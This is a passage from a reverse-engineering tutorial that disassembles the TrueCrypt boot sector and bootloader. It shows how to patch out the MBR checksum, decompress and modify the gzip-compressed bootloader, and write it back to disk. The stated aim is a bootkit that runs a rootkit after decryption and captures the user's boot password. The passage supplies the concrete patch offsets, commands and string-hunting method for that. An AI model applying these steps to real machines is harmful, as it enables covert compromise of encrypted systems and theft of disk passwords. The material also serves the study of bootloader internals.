000000ab c606467d01      mov        byte ptr [7d46], 0x1
000000b0 b120            mov        cl, 0x20
000000b2 f606b77d02      test       byte ptr [7db7], 0x2
000000b7 75ad            jnz        0x66
000000b9 8d36557d        lea        si, [7d55]
000000bd e85300          call       0x113
000000c0 8d36057c        lea        si, [7c05]
000000c4 e84c00          call       0x113
000000c7 ebfe            jmp        0xc7
000000c9 8cc0            mov        ax, es
000000cb 8ed8            mov        ds, ax
000000cd fa              cli
view 0x00000000/0
```

jmp to set a fixed cs:ip

TrueCrypt boot loader string
(custom message)

setup a stack

check: display custom message?

print custom message

check available memory,
set es accordingly
(usually 9000h)

clear whole loader destination
(for BSS section)

load decompressor
4 sectors, starting at sector 2
just below loader destination
(usually at 8800:0100)

checksum decompressor

load compressed boot loader
either from regular location
(start sector 6, 039h sectors long)
or from backup location
(start sector 1ah, 024h sectors long)

checksum compressed boot loader

checksum wrong:
retry with backup location
or print "loader damaged" message
and hang

When we first look at this part of the code and we do not have the source code available, we can at least tell, that this boot sector mainly loads 2 blocks from disk. It checksums them, and in case of an error it prints an error message.


We can also see, that in case of a wrong checksum it retries to load the larger 2nd block from another disk location.

If still a checksum error occurs – it will print an error message and hang.

When looking at the next part of the disassembly we can easily identify the routines for printing a string and for loading blocks from disk, by the interrupts being called.

We can also identify the checksumming routine, as it only repeats calculations on a block of data, readonly, in a loop (see below).

Bootsector disassembled using the ht editor – Part 2:



```
000000c9 8cc0                    mov       ax, es
000000cb 8ed8                    mov       ds, ax
000000cd fa                      cli
000000ce 8ed0                    mov       ss, ax
000000d0 bc0080                  mov       sp, 8000
000000d3 fb                      sti
000000d4 52                      push      dx
000000d5 680a0d                  push      0d0a
000000d8 68007a                  push      7a00
000000db 680081                  push      8100
000000de 0e                      push      cs
000000df 68e77c                  push      7ce7
000000e2 06                      push      es
000000e3 680001                  push      0x100
000000e6 cb                      retf
000000e7 83c406                  add       sp, 0x6
000000ea 5a                      pop       dx
000000eb 0e                      push      cs
000000ec 1f                      pop       ds
000000ed 85c0                    test      ax, ax
000000ef 7409                    jz        0xfa
000000f1 8d36557d                lea       si, [7d55]
000000f5 e81b00                  call      0x113
000000f8 ebfe                    jmp       0xf8
000000fa 8a36b77d                mov       dh, [7db7]
000000fe 8cc0                    mov       ax, es
00000100 050008                  add       ax, 0800
00000103 8ec0                    mov       es, ax
00000105 8ed8                    mov       ds, ax
00000107 fa                      cli
00000108 8ed0                    mov       ss, ax
0000010a bcfc6f                  mov       sp, 6ffc
0000010d fb                      sti
0000010e 06                      push      es
0000010f 680001                  push      0x100
00000112 cb                      retf
00000113 33db                    xor       bx, bx
00000115 b40e                    mov       ah, 0xe
00000117 fc                      cld
00000118 ac                      lodsb
00000119 84c0                    test      al, al
0000011b 7404                    jz        0x121
0000011d cd10                    int       0x10
0000011f ebf7                    jmp       0x118
00000121 c3                      ret
00000122 b500                    mov       ch, 0x0
00000124 b600                    mov       dh, 0x0
00000126 b402                    mov       ah, 0x2
00000128 cd13                    int       0x13
0000012a 7307                    jnc       0x133
0000012c 8d36477d                lea       si, [7d47]
00000130 e8e0ff                  call      0x113
00000133 c3                      ret
00000134 1e                      push      ds
00000135 06                      push      es
00000136 1f                      pop       ds
00000137 6633c0                  xor       eax, eax
0000013a fc                      cld
0000013b ac                      lodsb
0000013c 6603d8                  add       ebx, eax
0000013f 66d1c3                  rol       ebx, 0x1
00000142 e2f7                    loop      0x13b
00000144 1f                      pop       ds
00000145 c3                      ret
00000146 004469                  add       [si+0x69], al
00000149 736b                    jnc       0x1b6
0000014b 206572                  and       [di+0x72], ah
0000014e 726f                    jc        0x1bf
00000150 720d                    jc        0x15f
00000152 0a07                    or        al, [bx]
00000154 0007                    add       [bx], al
00000156 4c                      dec       sp
00000157 6f                      outsw
00000158 61                      popa
00000159 64657220                jc        0x17d
0000015d 6461                    popa
0000015f 6d                      insw
```

```
checksum ok:
 - setup a stack for running the
   decompressor
 - set return address for decompressor
   to 7ce7
 - run the decompressor on compressed boot-
   loader
```

```
decompressor return:
check decompression result
on error print message and hang
```

```
decompression ok:
setup segments and stack
for bootloader execution
(usually at 9000:0100h)
and execute bootloader
(this is the normal exit point
of the bootsector)
```

```
0113:

   print ASCIIZ subroutine
   easily visible by int 10h instruction,
   ah=0eh, lodsb / loop
```

```
0122:

   load sectors subroutine
   easily visible by int 13h, ah=02h
```

```
0134:

   checksum routine

   easily visible by a calculation loop
   updating 1 register (ebx) on a block
   of data, in a loop. reading only.
```

ht 2.0.18
File Edit Windows Help Local-Disasm
C:\cygwin\home\0xc2dec0\tc_ORIG_BS
18:43 09.02.2013
view 0x000000c9/201
1help 2save 3open 4edit 5goto 6mode 7search 8use32 9viewin... 0quit

The code is quite self explaining. What we can tell right now: the MBR is not checksumming itself, so we can directly modify it, without further patching.

We also know just by looking at the strings in the hexdump, that a situation can occur where a "loader damaged" message is printed. This will be the case later when we will modify the compressed boot loader, so we will disable the checksumming for modifications (see below).

We can also figure out quickly, that the first loaded block is a decompressor, we can retrieve the compression format and all information we need in order to patch it.

In this chapter I will be very expressive – mainly so I do not need to be later. It would be too much work to show everything in very detail, without a real benefit as the same principles will apply everywhere.

Summary: a quick overview of what the MBR does:


- It jmps far to set CS:IP to a known value (0000:7c1eh)
- Sets up a stack
- Checks to print the custom boot message or not
- Checks the available RAM in 0000:0413h (to setup the destination segment for the decompressed bootloader later)
- Loads the decompressor (4 sectors = 2kB, beginning from sector 2)
- Checksums the decompressor
- Loads the compressed bootloader (0x39 sectors, starting from sector 6 (directly after the decompressor))
  (reads until the end of the boot track)
- Checksums the compressed bootloader (continuing the calculation with the current checksum of the decompressor)
- If checksum wrong: repeat with backup location of both: beginning at sector 0x1ah
- If still wrong: print error and hang
- Decompress and execute bootloader via double push / retf (at address 9000:0100h, or 8800:0100h, depending on available RAM)

Preparing for boot loader modifications (disabling checksumming)

In this case right now where we work on the simple code of the MBR, we can directly identify the checksumming routine by just looking at the deadlisting. We can then look where the routine is called and modify the execution flow where the checksum is being compared to the correct value. We can also recode the checksumming routine and apply it on the modified bootloader (+decompressor) each time we make changes, and write this new correct checksum into the MBR. I want to show another common method how to find interesting positions in the code, as with the small MBR code it is easy to explain – and because we will use this method very often.

One way that is helpful surprisingly often is the “backwards from string” approach. We just search for the error message in the hexdump. Then we try to find the code location that prints this error message.


From this position we scroll a little bit upwards to see where the compare is done checking for the good vs. bad checksum. Of course we can also use a more analyzing disasselbler like IDA to show us the string data reference directly, and we can even click on it ;).



```
C:\cygwin\home\0xc2dec0\tc\tc_bs
00000000 ea 1e 7c 00 00 20 54 72-75 65 43 72 79 70 74 20     TrueCrypt
00000010 42 6f 6f 74 20 4c 6f 61-64 65 72 0d 0a 00 fa 33 Boot Loader  ·3
00000020 c0 8e d8 8e d0 bc 00 7c-fb f6 06 b6 7d 01 75 07
00000030 8d 36 05 7c e8 dc 00 b8-00 90 81 3e 13 04 5c 02
00000040 7d 0e b8 00 88 81 3e 13-04 3c 02 7d 03 b8 00 20
00000050 8e c0 32 c0 bf 00 01 b9-ff 6e fc f3 aa 8c c0 2d
00000060 00 08 8e c0 b1 02 b0 04-bb 00 01 e8 b4 00 66 33
00000070 db be 00 01 b9 00 08 e8-ba 00 66 53 bb 00 0d b1
00000080 06 b0 39 f6 06 46 7d 01-74 04 b0 1a b1 24 e8 91
00000090 00 66 5b be 00 0d 8b 0e-b0 7d e8 97 00 66 3b 1e
000000a0 b2 7d 75 25 f6 06 46 7d-01 75 0e c6 06 46 7d 01
000000b0 b1 20 f6 06 b7 7d 02 75-ad 8d 36 55 7d e8 53 00
000000c0 8d 36 05 7c e8 4c 00 eb-fe 8c c0 8e d8 fa 8e d0
000000d0 bc 00 80 fb 52 68 0a 0d-68 00 7a 68 00 81 0e 68
000000e0 e7 7c 06 68 00 01 cb 83-c4 06 5a 0e 1f 85 c0 74
000000f0 09 8d 36 55 7d e8 1b 00-eb fe 8a 36 b7 7d 8c c0
00000100 05 00 08 8e c0 8e d8 fa-8e d0 bc fc 6f fb 06 68
00000110 00 01 cb 33 db b4 0e fc-ac 84 c0 74 04 cd 10 eb
00000120 f7 c3 b5 00 b6 00 b4 02-cd 13 73 07 8d 36 47 7d
00000130 e8 e0 ff c3 1e 06 1f 66-33 c0 fc ac 66 03 d8 66
00000140 d1 c3 e2 f7 1f c3 00 44-69 73 6b 20 65 72 72 6f        Disk erro
00000150 72 0d 0a 07 00 07 4c 6f-61 64 65 72 20 64 61 6d r     Loader dam
00000160 61 67 65 64 21 20 55 73-65 20 52 65 73 63 75 65 aged! Use Rescue
00000170 20 44 69 73 6b 3a 20 52-65 70 61 69 72 20 4f 70  Disk: Repair Op
00000180 74 69 6f 6e 73 20 3e 20-52 65 73 74 6f 72 65 00 tions > Restore
00000190 00 00 00 00 00 00 74 65-73 74 20 6d 65 73 73 61       test messa
000001a0 67 65 20 68 69 64 64 65-6e 00 00 00 00 00 07 0a ge hidden
000001b0 39 2e 4e a2 1d 53 00 06-c5 c8 51 66 00 00 80 20 9.Nó S    Qf  Ç
000001c0 21 00 07 df 13 0c 00 08-00 00 00 20 03 00 00 df !
000001d0 14 0c 07 fe ff ff 00 28-03 00 00 e0 9c 01 00 fe        (   Ó£
000001e0 ff ff 06 fe ff ff 00 08-a0 01 00 f0 5f 03 00 00          á  -_
000001f0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 55 aa                U¬

view 155h/341 selection 155h-18fh (59 bytes)
```

1help 2save 3open 4edit 5goto 6mode 7search 8resize 9viewin 0quit

We find a string at 0155h. We try to find a data reference in the code by searching for d55h in the disassembly. The MBR executes at 7c00h (we know it for sure due to the jmp far at the very beginning) -> c00h + 155h = d55h.



```
C:\cygwin\home\0xc2dec0\tc\tc_bs
000000b9 8d36557d        lea   si, [7d55]
000000bd e85300          call  0x113
000000c0 8d36057c        lea   si, [7c05]
000000c4 e84c00          call  0x113
000000c7 ebfe            jmp   0xc7
000000c9 8cc0            mov   ax, es
000000cb 8ed8            mov   ds, ax
000000cd fa              cli
000000ce 8ed0            mov   ss, ax
000000d0 bc00
000000d3 fb
000000d4 52
000000d5 680a
000000d8 6800
000000db 6800
000000de 0e
000000df 68e7
000000e2 06
000000e3 6800
000000e6 cb
000000e7 83c4
000000ea 5a
000000eb 0e
000000ec 1f
000000ed 85c0            test  ax, ax
000000ef 7409            jz    0xfa
000000f1 8d36557d        lea   si, [7d55]
000000f5 e81b00          call  0x113
000000f8 ebfe            jmp   0xf8
000000fa 8a36b77d        mov   dh, [7db7]
000000fe 8cc0            mov   ax, es
00000100 050008          add   ax, 0800
00000103 8ec0            mov   es, ax
00000105 8ed8            mov   ds, ax
view 0x000000b9/185
```

search
mode
display: regex
search regex
d55
from addr
to addr
[ ] case insensitive

We found a match here at 00b9h (7cb9h at execution time). We can assume that the call 0x113 (call 7d13h) is a print routine. And we can assume – beforehand some error was checked.

We found the string data reference at 00b9h. It is interesting to see that searching the disassembly **text** for the address of a memory location almost always leads to a data reference. This is not the clean way to do it, but it has proven to be effective and fast. Now when scrolling a bit upwards we can identify the good vs. bad checksum check at address 00a2h.


For our later modifications we simply patch byte 00a2 from its opcode value 74 (jz) to 75 (jnz). Of course we know such popular opcodes without thinking. If not … we can use the ht editor and assemble “jnz 0c9h” directly, by pressing <ctrl> + a when we are at position a2. That’s a nice feature!

Where to start reversing the bootloader?

Let’s just dump both blocks, the decompressor and the compressed bootloader to disk into two files (“tc_block1”, and “tc_block2”). We know the start sectors and lengths from the disassembly of the MBR.

Now the first block we analyze is the decompressor. We assume we don’t know it’s a decompressor. When we look at it’s disassembly we can easily see, it looks like code and not like data. The instructions make sense. We can also see – it does a lot of calculations, it would takte time to analyze. But we are lazy. So let’s continue with the 2nd block.

When we look at it, it looks like data and not code. It’s probably compressed, or encrypted or anything like that. In order to find out more, to see if any standard algorithm or format is being used, we can for example utilize cygwins unix standard toolset to get more information: what does the “file” command say to this?



```
0xc2dec0@0x-box ~
$ cd tc

0xc2dec0@0x-box ~/tc
$ file tc_block2
tc_block2: gzip compressed data, from Unix, max compression

0xc2dec0@0x-box ~/tc
$ cat tc_block2 | gzip -d > block2

gzip: stdin: decompression OK, trailing garbage ignored

0xc2dec0@0x-box ~/tc
$ _
```

`file` says this is a gzip compressed file, using maximal compression. That is surprisingly helpful – so we should be able to decompress it, modify it and compress it again – using cygwins gzip, and the ht editor.

`gzip` also tells us, that we dumped too much (trailing garbage) -> it seems like the TrueCrypt MBR was coded just trying to read the maximum, but it does not process the trailing bytes in any form. Maybe to hide the size information of the boot loader and/or also to keep the MBR code when the boot loader during development grows in number of sectors. That would also explain why it can read a different number of blocks for the backup location – and things still work.

As shown above we decompress this bootloader (`cat tc_block2 | gzip –d > block2`).

We can safely assume the 1st block of data is the gzip decompressor ... and can skip to analyze it.

Now we are ready to open the decompressed file (block2) in the disassembler and inspect the TrueCrypt bootloader in detail.

0001:2000> **Reversing the truecrypt bootloader**

There is a lot of interesting stuff to explore in the bootloader. It is a good source to learn. It would take a great amount of time to document the whole bootloader in detail, but this is not the plan. I will limit the documentation on getting our task done and how it can be done. For the interested reader – in the source code we are now within these files (the most interesting ones) – they make up a good source to study:

```
BootMain.cpp, BootEncryptedIo.cpp, BootDiskIo.cpp, IntFilter.cpp, BootMemory.cpp,
BootDefs.h
```

So what do we want to achieve? We want to be able to execute code after the boot partition is mounted. And maybe more later.

What do we know? When starting the system, the bootloader displays text, then asks us for a password. After a correct password it prints "Booting …" and continues a normal boot process (more or less).

We are in 16bit real-mode, the pre-kernel boot-phase. We know the bootloader must use the BIOS services to access the disk (int 13h), the screen (int 10h) and the keyboard (int16h) when it is not coded too nasty. Alternatively for example it could directly write the video RAM (segment b800h in text-mode), access ports for disk or keyboard operations, and so on, but we think it will not. TrueCrypt's code so far looks very straight forward.


When we don't want to know more of the inner workings it would be suficcient for our purposes to find the place where the string "Booting …" is printed. At this location a correct password has been entered and either the decoy or the hidden partition is mounted. This would be the place to patch something to execute our own code and load a rootkit.

To hook after the password has been entered, and see how it is processed we can look for the string "Enter password:" and work our way through from there.

And because we are funny, we try to fish the passwords as well. So we will continue by looking for the "Enter password: " string …

Modifying the bootloader:

But before we do that we need to make sure we can patch the bootloader at all, and store it back to disk. Let's run through this quickly. We just manipulate a random text in the file using the ht editor in hexedit mode. For example we can change the string "password" to "buzzword". Then we compress it: we know the original compressed bootloader is compressed using gzip, and the maximum compression rate. If I remember correctly gzip stores the filename for the decompressed file within the compressed file. But we did not see a filename in our hexdump. Lets's verify that quickly by creating a dummy gzipped file and comparing it to the compressed bootloader:



```
00000022

0xc2dec0@0x-box ~/tc
$ hexdump -C tc_block2 | head -4
00000000  1f 8b 08 00 00 00 00 00  02 03 bd 7c 0d 78 53 55  |...........|.xSU|
00000010  b6 e8 4e 72 72 92 26 69  52 a0 20 03 a8 19 ad 28  |..Nrr.&iR. ....(|
00000020  7f 1d 68 15 41 b0 14 9a  9e a2 a5 21 40 09 8c d1  |..h.A......!@...|
00000030  6a a1 3d 86 08 2d b7 4d  ca 38 17 43 30 80 4d 0e  |j.=..-.M.8.C0.M.|

0xc2dec0@0x-box ~/tc
$ echo test > test.txt

0xc2dec0@0x-box ~/tc
$ gzip -c --best test.txt > test.gz

0xc2dec0@0x-box ~/tc
$ hexdump -C test.gz | head
00000000  1f 8b 08 08 dc db 1b 51  02 03 74 65 73 74 2e 74  |.......Q..test.t|
00000010  78 74 00 2b 49 2d 2e e1  02 00 c6 35 b9 3b 05 00  |xt.+I-.....5.;..|
00000020  00 00                                            |..|
00000022

0xc2dec0@0x-box ~/tc
$ _
```

OK. No filename. There must be a way to remove it … that cries out for a commandline switch of gzip.

`gzip –h` reveals the answer:

```
    -n, --no-name     do not save or restore the original name and time stamp
```

As good UNIX hackers we might have known that upfront ;)

So we `gzip --best –n tc_booter_modified > tc_booter_modified.gz`
and raw write it to disk using winhex – starting from sector 6. That means sector 5 in winhex, it counts sectors beginning at 0.

Then we disable the checksumming in the MBR if we have not yet done so. Our checksum now of course MUST be wrong, we modified a string.
Reboot aaand …. "Enter buzzword: " – perfect! This little success shows us: the (decompressed) bootloader does not do any more checksumming for itself, and our gzip compression is good for TrueCrypt's decompressor code. That's cool.

Reversing the "Enter password" situation:


We still focus on getting the job done. It is interesting to explore the bootloader, but in order to get our job done – we don't even need to know the details. For the interested reader: we are now entering the function

```
static bool MountVolume (byte drive, byte &exitKey, bool skipNormal, bool skipHidden)
```

in `BootMain.cpp`.

Without further analysis – we just know from the boot prompt that we will be asked for a password. The string asking us to do so is "Enter password". Let's see if we can find it.

This time we open the decompressed bootloader (tc_booter) in ht two times. We tile the windows vertically. And switch one to disassembly mode, then to 16bit mode.
The left window we can use to examine the code, while in the right window we can search for strings. In the hex window we search for "Enter password":



```
C:\cygwin\home\0xc2dec0\tc\tc_booter
00000000 e9cf25          jmp        0x25d2
00000003 000f            add        [bx], cl
00000005 20e0            and        al, ah
00000007 0d0002          or         ax, 0x200
0000000a 0f22e0          mov        cr4, eax
0000000d c3              ret
0000000e 66b801000000    mov        eax, 0x1
00000014 0fa2            cpuid
00000016 6689c8          mov        eax, ecx
00000019 66c1e819        shr        eax, 0x19
0000001d 2401            and        al, 0x1
0000001f c3              ret
00000020 b8f0ff          mov        ax, fff0
00000023 eb03            jmp        0x28
00000025 b81000          mov        ax, 0x10
00000028 55              push       bp
00000029 89e5            mov        bp, sp
0000002b 57              push       di
0000002c 56              push       si
0000002d 8b7604          mov        si, [bp+0x4]
00000030 8b7e06          mov        di, [bp+0x6]
00000033 f30f6f04        movdqu     xm
00000037 f30f6f0d        movdqu     xm
0000003b 660fefc8        pxor       xm
0000003f b90d00          mov        cx
00000042 01c6            add        si
00000044 f30f6f04        movdqu     xm
00000048 83f800          cmp        ax
0000004b 7c07            jl         0x
0000004d 660f38dcc8      aesenc     xm
00000052 eb05            jmp        0x
00000054 660f38dec8      aesdec     xm
00000059 e2e7            loop       0x
0000005b 01c6            add        si
0000005d f30f6f04        movdqu     xm
00000061 83f800          cmp        ax
00000064 7c07            jl         0x6d
00000066 660f38ddc8      aesenclast xmm1, xmm0
0000006b eb05            jmp        0x72
0000006d 660f38dfc8      aesdeclast xmm1, xmm0
00000072 f30f7f0d        movdqu     [di], xmm1
00000076 5e              pop        si
00000077 5f              pop        di
00000078 5d              pop        bp
00000079 c3              ret
0000007a 89e0            mov        ax, sp
0000007c 660fb7e0        movzx      esp, ax
00000080 6683ec14        sub        esp, 0x14
00000084 6766896c2410    mov        [esp+0x10], ebp
0000008a 6766895c240c    mov        [esp+0xc], ebx
00000090 676689742408    mov        [esp+0x8], esi
00000096 6766897c2404    mov        [esp+0x4], edi
0000009c 67660fb7742416  movzx      esi, word ptr [esp+0x16]
000000a3 67668b06        mov        eax, [esi]
000000a7 67668b5e04      mov        ebx, [esi+0x4]
000000ac 67668b4e08      mov        ecx, [esi+0x8]
000000b1 67668b560c      mov        edx, [esi+0xc]
000000b6 67660fb76c241a  movzx      ebp, word ptr [esp+0x1a]
view 0x00000000/0
```

```
C:\cygwin\home\0xc2dec0\tc\tc_booter
00004720 6c 0d 0a 0d 0a 00 45 6e-74 65 72 20 70 61 73 73 l□□□□ Enter pass
00004730 77 6f 72 64 00 00 20 66-6f 72 20 68 69 64 64 65 word  for hidde
00004740 6e 20 73 79 73 74 65 6d-3a 0d 0a 00 3a 20 00 00 n system:□□ :
00004750 42 6f 6f 74 69 6e 67 2e-2e 2e 0d 0a 00 00 42 49 Booting...□□  BI
00004760 4f 53 20 72 65 73 65 72-76 65 64 20 74 6f 6f 20 OS reserved too
00004770 6d 75 63 68 20 6d 65 6d-6f 72 79 3a 20 00 2d 20 much memory:  -
00004780 55 70 67 72 61 64 65 20-42 49 4f 53 0d 0a 2d 20 Upgrade BIOS□□-
00004790 55 73 65 20 61 20 64 69-66 66 65 72 65 6e 74 20 Use a different
000047a0 6d 6f 74 68 65 72 62 6f-61 72 64 20 6d 6f 64 65 motherboard mode
